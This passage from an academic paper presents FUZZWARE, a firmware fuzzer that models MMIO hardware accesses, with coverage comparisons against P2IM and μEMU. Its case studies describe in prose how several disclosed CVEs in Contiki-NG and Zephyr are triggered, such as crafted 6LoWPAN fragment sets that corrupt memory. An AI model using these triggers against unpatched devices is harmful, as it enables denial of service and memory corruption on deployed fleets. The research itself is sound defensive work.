Upon hitting an exit condition as described in Section 4.3, we check the live symbolic expressions and constraints on the resulting states for adherence to each model definition as detailed in the following.

1) Constant Model: All tracked variables are no longer referenced, but constrain the resulting states. A single common value v for the latest tracked variable exists between all resulting states with the following property: For any previous-to-last variable, assigning v does not satisfy the state constraints. The constant value v parameterizes the model.

2) Passthrough Model: All tracked variables are no longer referenced and do not constrain any of the resulting states.

3) Bitextract Model: All state constraints and symbolic expressions remain unchanged after a bit mask has been applied to each tracked symbolic variable in each state. The bit mask with the lowest Hamming weight parameterizes the model.

4) Set Model: All variables are no longer referenced, but constrain the resulting states. For each state and reference-counted variable, a value can be found that does not satisfy the path constraints of any of the other states. In other words, the sets of constraints on each path form partitions of the input space between states. The minimum representative of each partition is chosen as a value in the configured set, which parameterizes the model.

5) Identity Model: None of the above models apply, or no model was found within DSE limits.

If multiple models apply, the one with the highest reduction of input overhead is chosen. As the limit for the DSE computation, we set the default run time to 5 minutes per model and a maximum of 1,000 symbolically executed basic blocks, which we have found to work well in practice.

6 Evaluation

We evaluate FUZZWARE by considering the following research questions:

RQ 1 How computationally expensive is the implemented symbolic execution-based modeling?

RQ 2 How many optimized modeling opportunities does FUZZWARE miss due to its conservative scoping?

RQ 3 Are FUZZWARE's MMIO access models applicable to a wide variety of firmware and hardware platforms?

RQ 4 How does FUZZWARE perform compared to previous methods in fuzzing monolithic firmware?

RQ 5 Can FUZZWARE be used to uncover previously unknown bugs in real-world firmware?

To answer these questions, we performed different experiments, targeting 77 different firmware images for 19 different hardware platforms, summarized in Table 4 in the appendix. First, we quantified the amount of input overhead that access modeling eliminates and studied how this translates into code coverage. Second, we applied FUZZWARE to a set of real-world firmware samples used in concurrent work. Third, we used FUZZWARE to test network stacks of widely-used embedded firmware frameworks with the goal of uncovering network packet processing bugs. Finally, we analyzed the root causes of the crashing test cases produced by FUZZWARE.

6.1 Access Modeling for Fuzzing

In a first step, we focus on the costs and the general applicability of FUZZWARE's access modeling on the fuzzing-based firmware exploration process (**RQ 1**, **RQ 2**, and **RQ 3**).

For the initial part of our evaluation, we use two sets of firmware targets: First, we created a unified application-level program from which we generate firmware images for ten hardware platforms supported by ARM's Mbed OS [36]. We use a unified application as from a modeling point of view (and probably counter-intuitively), compiling the same application-level program for 10 different boards will look vastly different, while compiling 10 different application-level programs for the same board will effectively look the same to MMIO modeling. This is why we reach diversity by compiling the same program for 10 boards. To expand on the application-level diversity, we also test FUZZWARE on the 66[1] unit tests originally published by the authors of P2IM [18].

Our test application repeatedly triggers hardware platform-specific driver behavior by calling different high-level Mbed OS APIs, which then resolve to its platform-specific driver functions and thus trigger MMIO accesses. The test application then prompts the user for a password over the serial port. If the correct password was entered, the firmware exposes a vulnerable function accepting input from the serial port. We use this application to repeatedly trigger the underlying hardware-specific driver implementations for each platform.

To provide the baseline data for our evaluation, we fuzz each of the ten Mbed OS targets for 24 hours, once with

[1] Originally, this data set consisted of 70 firmware unit tests [18], but a recent errata removed four of them for validity reasons.

MMIO access modeling enabled and one time with MMIO access modeling disabled. We repeated this experiment ten times to account for the fuzzer's inherent nondeterminism as recommended by Klees et al. [29]. We used a 40-core Intel Xeon Gold 6230 CPU @ 2.10 GHz machine running Ubuntu 18.04.4 LTS and assigned each FUZZWARE instance two CPU cores. We visualize the time spent to discover the individual characters of the password in Figure 6 in the appendix. Based on these experiments, we collected additional metrics on several aspects of FUZZWARE's operation.

Costs of Model Generation. To evaluate the (one time) computation costs incurred by our modeling (**RQ 1**), we collected the start and completion timings of all model generation jobs. On average, 62 models have been generated during a 24-hour experiment for a single firmware image, which took an average of 6.34 minutes (6 seconds per model) to compute.

Input Overhead Elimination. After analyzing the costs incurred by modeling, we quantify its overall elimination of input overhead. Table 2 shows how much input overhead (M) different models eliminated and how much fuzzing input (F) they consumed. As described in Section 5, the current implementation of access models operates with byte granularity. Every second row shows the input overhead reduction for an assumed bit-granular model implementation. The resulting data shows that in total, the current implementation eliminates a minimum of 49.3% and a maximum 83.4% of the input space (in ARCH_PRO and NUCLEO_L152RE, respectively). When considering a bit-granular implementation, these values increase to 49.7% and 95.5%, respectively. Over all runs, the input space was reduced by nearly 80% and could have been reduced by nearly 90% with bit-granularity. We can also see that depending on the target, input overhead differs significantly. It is worth mentioning that depending on the firmware sample, some model types simply do not apply. If the bit-widths of MMIO accesses exactly match the amounts of data actually used within firmware code, Bitextract optimizations are not required (see ARCH_PRO).

To determine the opportunities of input overhead reduction that FUZZWARE might have missed (**RQ 2**), we re-visited the cases where an Identity model was assigned, meaning that no input overhead was eliminated for the given MMIO accesses. In total, of the 623 unique models that were generated during the experiment, 34 have been assigned the Identity Model. We manually verified that in 19 instances, full values were used within firmware logic, leaving no room for overhead reduction. The remaining 15 cases (less than 2.5% of the 623 models) involved processing where DSE resource limits applied. In these cases, modeling conservatively assigned an Identity model and fell back to allowing the fuzzer to try all values. This ensures that we are not assigning a wrong model which could hide parts of firmware code from the analysis. Only rarely encountering this fallback is expected: firmware typically processes a hardware-generated value immediately after reading it, as MMIO register states are short-lived, and may quickly change values.

Table 2: Percentage of fuzzing input (F) used and overhead reduction (M) achieved, per model type. We analyze how much fuzzing input each model consumes (if the model consumes any) and how much input overhead each model eliminates (the Identity model does not eliminate input overhead). *(CN: Constant, PT: Passthrough, ID: Identity)*

Target		CN	PT	Set		Bitextract		ID	Total	
		M	M	M	F	M	F	F	M	F
ARCH_PRO	bytes	45.8	3.3	0.1	0.5	0	0	50.3	**49.3**	50.7
	bits			0.6	0.1				**49.7**	50.3
EFM32GG_STK3700	bytes	45.2	0.4	0.3	0.1	33.8	11.3	8.8	79.8	20.2
	bits			0.4	0.0	33.9	11.3		79.9	20.1
EFM32LG_STK3600	bytes	46.3	0.4	0.3	0.1	34.7	11.6	6.6	81.7	18.3
	bits			0.4	0.0	34.7	11.5		81.9	18.1
LPC1549	bytes	48.6	1.6	0.2	0.1	0	0	49.6	50.4	49.6
	bits			0.3	0.0				50.4	49.6
LPC1768	bytes	46.6	3.3	0.1	0.5	0	0	49.4	50.1	49.9
	bits			0.6	0.1				50.5	49.5
MOTE_L152RC	bytes	34.4	0.5	20.0	6.7	28.4	9.5	0.5	83.3	16.7
	bits			25.9	0.8	34.3	3.6		95.1	4.9
NUCLEO_F103RB	bytes	32.3	0.7	20.8	6.9	28.6	9.5	1.3	82.2	17.8
	bits			26.8	0.9	34.9	3.2		94.7	5.3
NUCLEO_F207ZG	bytes	25.7	1.0	22.2	7.4	29.2	13.5	1.1	78.1	21.9
	bits			28.7	0.9	38.5	4.2		93.8	6.2
NUCLEO_L152RE	bytes	34.4	0.6	20.4	6.8	28.0	9.3	0.5	**83.4**	16.6
	bits			26.4	0.9	34.2	3.2		**95.5**	4.5
UBLOX_C027	bytes	43.6	8.2	0.1	0.4	0	0	47.7	51.9	48.1
	bits			0.5	0.0				52.3	47.7
Total	bytes	**35.9**	**0.8**	**15.6**	**5.2**	**27.1**	**9.5**	**5.9**	**79.4**	**20.6**
	bits			**20.2**	**0.7**	**32.0**	**4.5**		**89.0**	**11.0**

MMIO Access Model Generality. The authors of P2IM published a set of 46 firmware images comprising 66 unit test cases. These are designed to test the ability of an emulation system to deal with diverse types of common hardware peripherals on different combinations of firmware and hardware platforms (eight hardware peripherals, three MCUs, and three OS libraries), as well as interrupt-based and synchronous input passing mechanisms. For these 66 test cases, previous work achieves passing rates of 83% and 95%[2], respectively [18, 57]. Regarding **RQ 3**, we reproduced these test cases by running FUZZWARE for 10 minutes. FUZZWARE passed *all* of the 66 test cases. Consequently, FUZZWARE is the first automated and generic emulation system to pass 100% of the P2IM unit test cases, demonstrating the robustness of its models, its general applicability, and the advantage of approaches not relying on path elimination.

6.2 Comparison with the State of the Art

To assess FUZZWARE's efficacy, we compare it with μEMU [57] and P2IM [18], two state-of-the-art tools for hardware-less re-hosting. Like FUZZWARE, they support generic monolithic firmware fuzzing without significant manual intervention. As the evaluation data set, we use the 21 real-world firmware samples presented in μEMU, which includes 10 samples previously tested by P2IM.

For each sample, we performed five 24-hour fuzzing iterations for each target on virtualized dual core machines running on Intel Xeon Silver 4114 CPUs at 2.20 GHz on Ubuntu

[2] Based on the remaining 66 of 70 unit tests, adjusted from 79% and 93%.




Figure 5: Uniquely discovered basic blocks for P2IM real-world firmware samples over five 24h runs. Displayed are the median number of discovered basic blocks, alongside with minima and maxima over the individual runs.

18.04.4 LTS. For all experiments, we re-used exact input seeds where provided, and used the configurations published alongside the tools where applicable. For FUZZWARE, we always use its default configuration except for five firmware samples in which we reproduce part of μEMU's configurations. In four of these cases, we disable interrupts (3D_printer, RF_door_lock, Thermostat, xml_parser), while in the fifth case, we add support for DMA operations by manually defining pass-through models for two DMA buffer address MMIO registers (utasker_Modbus). In contrast to FUZZWARE's minimal configuration overhead, the most recent target configurations of μEMU available at the time of writing[3] (1) specify custom definitions of input peripherals, (2) apply custom configurations to tweak exploration parameters to the target, and (3) specify custom path validity information (alive points and/or kill points). This customization requires a human analyst with domain knowledge of the respective target. As noted by the μEMU authors, without further human assistance, P2IM is unable to analyze the 11 samples introduced by μEMU [57].

Hence, we compare the fuzzing performance of all three systems on the 10 targets supported by P2IM, visualized in Figure 5, and provide the data for all experiments, including the ones for the 11 remaining firmware samples in Table 5 in the appendix. The results show that FUZZWARE consistently discovers (significantly) more basic blocks compared to the state of the art. In one case (CNC), FUZZWARE doubles P2IM's coverage and triples μEMU's coverage. For the targets in Figure 5, FUZZWARE yields on average ~44% more code coverage than P2IM and ~61% more coverage than μEMU (~57% when averaged over all targets). In 19 out of 21 times, the *minimum* coverage achieved by FUZZWARE exceeds the *maximum* coverage of the prior approaches. In other words, even the worst run of FUZZWARE performs better than the best run of μEMU and P2IM. With the exception of PLC and LiteOS_IOT, where FUZZWARE showed variable performance, all results are statistically significant according to the Mann–Whitney U test, as recommended by Klees et al. [29].

One interesting aspect in Figure 5 is that P2IM often outperforms μEMU. We believe the reason for this to be the aggressive path elimination that is at the core of μEMU's invalidity-guided approach (cf. Section 3): The framework deploys heuristics to decide on viable paths and provides hardware values accordingly. When no clear distinction can be made, this choice is left to randomness, which either makes large parts of the firmware available for analysis or removes them entirely from the ongoing run. This may also explain why individual runs perform better than P2IM. Further, we assume both approaches to path elimination are also responsible for the fact that basic block discovery graphs flatline early. FUZZWARE does not eliminate paths, resulting in a higher code coverage. We discuss path elimination and code coverage in Section 7.

Alongside the significant increase in coverage and automation, FUZZWARE uncovered previously unreported bugs in three targets. Manual root cause analysis showed that FUZZWARE identified one concurrency issue (Soldering Iron), a missing pointer verification (CNC), and an unchecked AT command parsing crash (GPSTracker). For all three targets, the discovery of additional bugs found by FUZZWARE coincides with a significant increase in code coverage.

Regarding **RQ 4**, the results indicate that our *access modeling* allows a fuzzer to clearly outperform the current state of the art. Towards **RQ 5**, we observe that FUZZWARE is able to identify bugs in real-world firmware and also find new bugs that previous work does not locate.

6.3 Fuzzing New Targets

Fuzzing Targets. To expand on **RQ 3** and **RQ 5**, we used FUZZWARE to test different functionalities of the core net-

[3] Our evaluation bases on git commits 5b12949325 and 67e50000bb of the uEmu-real_world_firmware and uEmu repositories, respectively.

work stacks of two popular embedded firmware frameworks: Zephyr [55], and Contiki-NG [12]. Both projects are well-maintained, with hundreds of contributors, and backing companies such as Intel and Google.

We chose the radio layer implementations of these two systems as a fuzzing target. Connected devices heavily rely on network stacks, and the corresponding low-level parsing code exposes a universal attack surface. As successful attacks can potentially propagate from one device to another, flaws in these types of interfaces put whole fleets of devices at risk.

We based all of the firmware images on code samples demonstrating uses of different network stacks. Similar to the rationale for re-using identical application-level code in Section 6.1, logic within higher layers (such as the application layer) does not influence the inner workings of lower layers (e. g., low-level radio packet processing).

Bug Case Studies. In total, FUZZWARE discovered 12 distinct bugs in these targets, for which 12 CVEs have been assigned after a coordinated disclosure. In the following, we provide case studies for some of these bugs. A full overview of these bugs can be found in Table 6 in the appendix.

CVE-2020-12141. In the tested version of Contiki-NG, the Simple Network Management Protocol (SNMP) parsing logic of incoming SNMP messages did not correctly validate the user-supplied size of the variably-sized *community* field. This lead the logic to access the user-supplied buffer out of bounds, resulting in a firmware crash (DoS).

CVE-2021-3321. As a translation layer from radio frames to IPv6 packets, the IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) standard defines a custom header compression mechanism. Before decompression, Zephyr checked the required size of the decompressed header payload, and would correctly allocate an appropriately-sized destination buffer to hold the decompressed contents. The logic did not check, however, whether the *source* frame was actually large enough to hold the *compressed* header payload. As a result, it consumed more bytes from the frame-holding buffer than available, leading to a size field integer underflow, followed by a corruption of memory.

CVE-2021-3330. To transport IPv6 packets from small radio frames, 6LoWPAN defines a fragmentation layer. To differentiate between the start and subsequent entries of a list of fragments, frames are assigned the fragment types FRAG1 and FRAGN, respectively. When encountering a FRAGN fragment, the reassembly logic would insert the fragment to the start of the fragment list, and correctly check that its contents are marked for insertion at the beginning of the reassembled buffer. Before reassembling, however, the logic did not check whether a FRAG1 fragment is present. Assuming a FRAG1 fragment to be present, the fragment sorting logic would predicate its algorithm on a pre-sorted first element. Using a crafted set of input fragments which exactly match the required overall size, but does not contain a FRAG1 fragment, the sorting logic can be tricked into creating an unintended cyclic reference within the list, which translates into an eventual integer underflow, followed by a buffer overflow.

Table 3: Root cause categories of unique crashes generated by FUZZWARE.

Firmware Set	#Unique Crashes	#Security Issues	#Unchecked Initialization	#False Positives
Synthetic Samples	10	10	-	-
P2IM	16	9	7	-
μEMU	19	9	9	1
Zephyr	12	10	-	2
Contiki-NG	4	4	-	-
Total	**61**	**42**	**16**	**3**

This experiment shows that our modeling approach allows a fuzzer to effectively test and find bugs in well-maintained, widely-used real-world firmware code (**RQ 5**).

6.4 False Positive Crash Analysis

Finally, we investigated the crashes produced by FUZZWARE. To this end, we deduplicated the crashing test cases generated across the previous experiments and performed a manual root cause analysis. Table 3 shows the results of the experiment.

Our analysis showed that 42 out of the 61 unique crashes corresponded to security issues, and 16 crashes occurred as firmware logic does not robustly handle initialization, e. g., by not checking the return value of initialization APIs. The three remaining test cases related to omitted firmware checks. We identify these three crashes as false positives, since the bugs exist in the firmware, but will not occur on real hardware. Two of these crashes occurred in Zephyr: In the first case, the length of a radio packet was implicitly assumed to have a maximum value of 127, while a full byte of hardware-generated MMIO value was used without checks in a size variable (maximum value: 255). This leads to a buffer overflow for size values greater than 127. In the other case, an interrupt handler used a pointer variable without initialization checks. It assumed the variable to be initialized when an interrupt was raised. If an interrupt was raised by the fuzzer before this initialization was performed, interrupt handling would result in a NULL pointer dereference. The third false positive crash was caused in the μEMU utasker_USB sample, where the USB receive channel number register field CHNUM may have a maximum value of 15, but only less USB channels are actually in use, leading to another out-of-bounds access.

In essence, the results show that we abstract away hardware from firmware in the fuzzing process. This implies that if a bug exists in the software regardless of the hardware environment, FUZZWARE might identify it. However, it does not guarantee that the bug can be triggered in a specific real hardware deployment. On the contrary, it might just demonstrate that the software developers are trusting a specific hardware. Becoming aware of these types of issues may have some upside: the same firmware running in a different hardware en-

vironment might suffer from a security vulnerability (since the hardware cannot be trusted). This way, FUZZWARE pinpoints possible security issues, even before the code is deployed in a different hardware environment.

7 Discussion

In this section, we further discuss our design decisions, the applicability of FUZZWARE outside our prototype implementation, and possible future research directions.

Direct Memory Access (DMA). As discussed in Section 4.5, while FUZZWARE allows handling DMA via additional configuration, automatically modeling DMA is not the focus of this work. However, we see one central contribution of this work towards automated DMA handling: As DMA-handling firmware code is often part of more complex code (where, in practice, heavy MMIO use is inevitable), achieving a high baseline code coverage (as we show is the case with FUZZWARE in Section 6) is a prerequisite to even triggering any use of DMA. The authors of DICE [37], while recently describing a generic DMA handling approach, encountered this issue: Their evaluation shows that previous firmware fuzzing systems are unable to reach DMA logic for more than a third (36%) of detected DMA, which can likely be attributed to missing firmware code coverage.

Using Access Models outside FUZZWARE. The tight integration of FUZZWARE's MMIO access models in the fuzzing process raises the question whether those models can be used independently. Luckily, once these models are generated, the only information needed to serve a request are access size, location, and program counter value – information which is readily available in other analysis frameworks. To demonstrate that this allows interoperability, we integrated FUZZWARE generated models into avatar^2 [38] as so-called *pyperipherals*. This enables dynamic analysis capabilities beyond fuzzing, such as taint analysis using the PANDA framework [16].

Merits of Path Elimination. Previous approaches (e.g., [7, 18, 57]) eliminate code paths to steer firmware execution. As we describe in Section 3.2, eliminating paths bears the risk of excluding relevant functionality from the analysis, either by removing error handling or by forcing execution into complex error handling routines, away from ordinary functionality. As a heuristics-based classification of "correct" code paths is error prone, and a misclassification requires manual intervention to remediate, we aimed for robustness in a fully automated setting by avoiding such classification attempts. To facilitate automation, FUZZWARE allows hitting stuck cases (such as hitting tight infinite error loops), and relies on the fuzzing engine to avoid them based on timeouts and coverage feedback. Future work could improve upon this in a middle ground approach by identifying and eliminating stuck cases that can be safely removed without reducing the amount of reachable firmware logic.

Implicit Peripheral Semantics. During our evaluation, we found that implicit assumptions made by firmware about the behavior of its surrounding hardware account for some of the crashing test cases. The underlying notion could open up potential future research: Intuitively, we assume that the way in which firmware code is built and operates exposes information about the implicit assumptions it makes about its surrounding hardware. This may include assumed size limits, as well as the expected order in which certain events are assumed to occur. Further analyses could use this type of information to derive increasingly complex models of peripheral behavior.

8 Related Work

Coverage-guided fuzzers, such as AFL [54] and more advanced approaches [3, 6, 19, 41, 47, 52], have found numerous critical bugs in major applications and OSes. One important line of research focuses on increasing the quality of fuzzing inputs, for instance via taint tracking [10, 41], symbolic execution [20, 47, 52], or by additional program state analysis [2, 3]. While we can leverage the described techniques to improve our work, the fuzzers implementing them target desktop applications and are not directly applicable to embedded systems.

Multiple studies apply black-box fuzzing to embedded devices [9, 31, 40], but generally suffer from a lack of coverage information and the inability to reset the device to a known state. This challenge is commonly overcome by re-hosting embedded systems' firmware [17, 51]. Recent work uses QEMU [5], especially for emulating Linux-based firmware [8, 14, 28, 56]. Unfortunately, these approaches heavily rely on the abstractions provided by the Linux kernel and, thus, are not applicable to monolithic firmware as analyzed in our work.

Similar to using abstractions provided by the Linux kernel, one rehosting approach builds on top of the hardware abstraction layers present in many firmware images [11, 33, 35]. Unfortunately, identifying and modeling those abstractions still requires target-specific knowledge and manual effort, even with the automation presented in HALUCINATOR [11].

Hardware-in-the-loop approaches (e. g., [13, 26, 27, 30, 38, 48, 53]) avoid the need for abstractions by forwarding hardware accesses to a physical device during emulation. While this allows for dynamic analysis of firmware, these approaches have limited applicability to fuzz testing. On top of forwarding being a typical bottle-neck for most of these systems, they require one instance of the target hardware per fuzzing thread, as the hardware state and fuzzer must be kept consistent.

The recent trend of pattern-based MMIO modeling was introduced by PRETENDER [22], which still required a hardware-in-the-loop recording phase. This hardware dependency was later resolved by P2IM [18], and then addressed by μEMU [57], as extensively discussed in Sections 3 and 6.

Various further approaches integrating dynamic symbolic execution in the rehosting process to infer correct values for hardware accesses have been proposed [7, 15, 24, 34].

LAELAPS [7], a recent and representative approach targeting monolithic firmware, allows to steer the execution to interesting locations by involving a human analyst. Unlike FUZZWARE, this human-in-the-loop approach is not designed for automated fuzz testing, as fuzzing a specific firmware image with LAELAPS requires significant target-specific manual effort, and its emulation does not scale well due to frequent invocations of the expensive symbolic execution engine.

9 Conclusion

In this work, we presented a novel approach for modeling MMIO interactions to effectively fuzz test a monolithic firmware binary. Our *access models* are based on deeper insights into firmware logic and, consequently, allow one to eliminate types of input overhead that have previously been inaccessible to existing MMIO modeling approaches. Applying these models results in a drastically improved fuzzing effectiveness over the current state of the art.

10 Acknowledgements

This work was funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA - 390781972, and by NWO under 628.001.030 "Tropics" and NWA-ORC InterSect. In addition, this material is based upon work supported by DARPA under agreement number HR001118C0060, and by ONR under agreements N00014-17-1-2011 and N00014-17-1-2897. This material is based on research sponsored by The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

References

[1] ARM. DUI 0552A: Cortex-M3 devices generic user guide, 2019.

[2] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. Ijon: Exploring deep state spaces via fuzzing. In *IEEE Symposium on Security and Privacy*, 2020.

[3] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[4] Aspencore. Embedded markets study: Integrating IoT and advanced technology designs, application development & processing environments. EETimes Embedded, 2019.

[5] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *USENIX Annual Technical Conference*, 2005.

[6] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as Markov chain. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[7] Chen Cao, Le Guan, Jiang Ming, and Peng Liu. Device-agnostic firmware execution is possible: A concolic execution approach for peripheral emulation. In *Annual Computer Security Applications Conference (ACSAC)*, 2020.

[8] Daming D Chen, Maverick Woo, David Brumley, and Manuel Egele. Towards automated dynamic analysis for Linux-based embedded firmware. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[9] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IoTFuzzer: Discovering memory corruptions in IoT through app-based fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2018.

[10] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *IEEE Symposium on Security and Privacy*, 2018.

[11] Abraham Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. HALucinator: Firmware re-hosting through abstraction layer emulation. In *USENIX Security Symposium*, 2020.

[12] Contiki-NG. https://github.com/contiki-ng/contiki-ng, 2020. Accessed: October 5, 2021.

[13] Nassim Corteggiani, Giovanni Camurati, and Aurélien Francillon. Inception: System-wide security testing of real-world embedded systems software. In *USENIX Security Symposium*, 2018.

[14] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. Automated dynamic firmware analysis at scale: a case study on embedded web interfaces. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2016.

[15] Drew Davidson, Benjamin Moench, Thomas Ristenpart, and Somesh Jha. FIE on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *USENIX Security Symposium*, 2013.

[16] Brendan Dolan-Gavitt, Josh Hodosh, Patrick Hulin, Tim Leek, and Ryan Whelan. Repeatable reverse engineering with PANDA. In *Program Protection and Reverse Engineering Workshop*, 2015.

[17] Andrew Fasano, Tiemoko Ballo, Marius Muench, Tim Leek, Alexander Bulekov, Brendan Dolan-Gavitt, Manuel Egele, Aurélien Francillon, Long Lu, Nick Gregory, et al. Sok: Enabling security analyses of embedded systems via rehosting. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2021.

[18] Bo Feng, Alejandro Mera, and Long Lu. P2IM: Scalable and hardware-independent firmware testing via automatic peripheral interface modeling. In *USENIX Security Symposium*, 2020.

[19] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. Afl++: Combining incremental steps of fuzzing research. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2020.

[20] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *Symposium on Network and Distributed System Security (NDSS)*, 2008.

[21] Emre Güler, Cornelius Aschermann, Ali Abbasi, and Thorsten Holz. AntiFuzz: Impeding fuzzing audits of binary executables. In *USENIX Security Symposium*, 2019.

[22] Eric Gustafson, Marius Muench, Chad Spensky, Nilo Redini, Aravind Machiry, Yanick Fratantonio, Davide Balzarotti, Aurélien Francillon, Yung Ryn Choe, Christophe Kruegel, et al. Toward the analysis of embedded firmware through automated re-hosting. In *Symposium on Recent Advances in Intrusion Detection (RAID)*, 2019.

[23] Lee Harrison, Hayawardh Vijayakumar, Rohan Padhye, Koushik Sen, and Michael Grace. PARTEMU: Enabling dynamic analysis of real-world TrustZone software using emulation. In *USENIX Security Symposium*, 2020.

[24] Evan Johnson, Maxwell Bland, YiFei Zhu, Joshua Mason, Stephen Checkoway, Stefan Savage, and Kirill Levchenko. Jetset: Targeted firmware rehosting for embedded systems. In *USENIX Security Symposium*, 2021.

[25] Jinho Jung, Hong Hu, David Solodukhin, Daniel Pagan, Kyu Hyung Lee, and Taesoo Kim. Fuzzification: Anti-fuzzing techniques. In *USENIX Security Symposium*, 2019.

[26] Markus Kammerstetter, Daniel Burian, and Wolfgang Kastner. Embedded security testing with peripheral device caching and runtime program state approximation. In *Conference on Emerging Security Information, Systems and Technologies (SECUWARE)*, 2016.

[27] Markus Kammerstetter, Christian Platzer, and Wolfgang Kastner. Prospect: Peripheral proxying supported embedded code testing. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, 2014.

[28] Mingeun Kim, Dongkwan Kim, Eunsoo Kim, Suryeon Kim, Yeongjin Jang, and Yongdae Kim. Firmae: Towards large-scale emulation of iot firmware for dynamic analysis. In *Annual Computer Security Applications Conference (ACSAC)*, 2020.

[29] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[30] Karl Koscher, Tadayoshi Kohno, and David Molnar. SURROGATES: Enabling near-real-time dynamic analyses of embedded systems. In *USENIX Workshop on Offensive Technologies (WOOT)*, 2015.

[31] Karl Koscher, Stefan Savage, Franziska Roesner, Shwetak Patel, Tadayoshi Kohno, Alexei Czeskis, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, et al. Experimental security analysis of a modern automobile. In *IEEE Symposium on Security and Privacy*, 2010.

[32] Edward Ashford Lee and Sanjit Arunkumar Seshia. *Introduction to Embedded Systems: A Cyber-Physical Systems Approach*. The MIT Press, 2nd edition, 2016.

[33] Wenqiang Li, Le Guan, Jingqiang Lin, Jiameng Shi, and Fengjun Li. From library portability to para-rehosting: Natively executing microcontroller software on commodity hardware. In *Symposium on Network and Distributed System Security (NDSS)*, 2021.

[34] Yingtong Liu, Hsin-Wei Hung, and Ardalan Amiri Sani. Mousse: a system for selective symbolic execution of programs with untamed environments. In *European Conference on Computer Systems*, 2020.

[35] Dominik Maier, Lukas Seidel, and Shinjo Park. BaseSAFE. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2020.

[36] Mbed OS. https://www.mbed.com/en/platform/mbed-os/, 2020. Accessed: October 5, 2021.

[37] Alejandro Mera, Bo Feng, Long Lu, Engin Kirda, and William Robertson. DICE: Automatic emulation of DMA input channels for dynamic firmware analysis. In *IEEE Symposium on Security and Privacy*, 2021.

[38] Marius Muench, Aurélien Francillon, and Davide Balzarotti. Avatar2: A multi-target orchestration platform. In *Workshop on Binary Analysis Research (BAR)*, 2018.

[39] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *Symposium on Network and Distributed System Security (NDSS)*, 2018.

[40] Collin Mulliner, Nico Golde, and Jean-Pierre Seifert. SMS of death: From analyzing to attacking mobile phones on a large scale. In *USENIX Security Symposium*, 2011.

[41] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware evolutionary fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2017.

[42] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. Hyper-Cube: High-dimensional hypervisor fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[43] Edward Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy*, 2010.

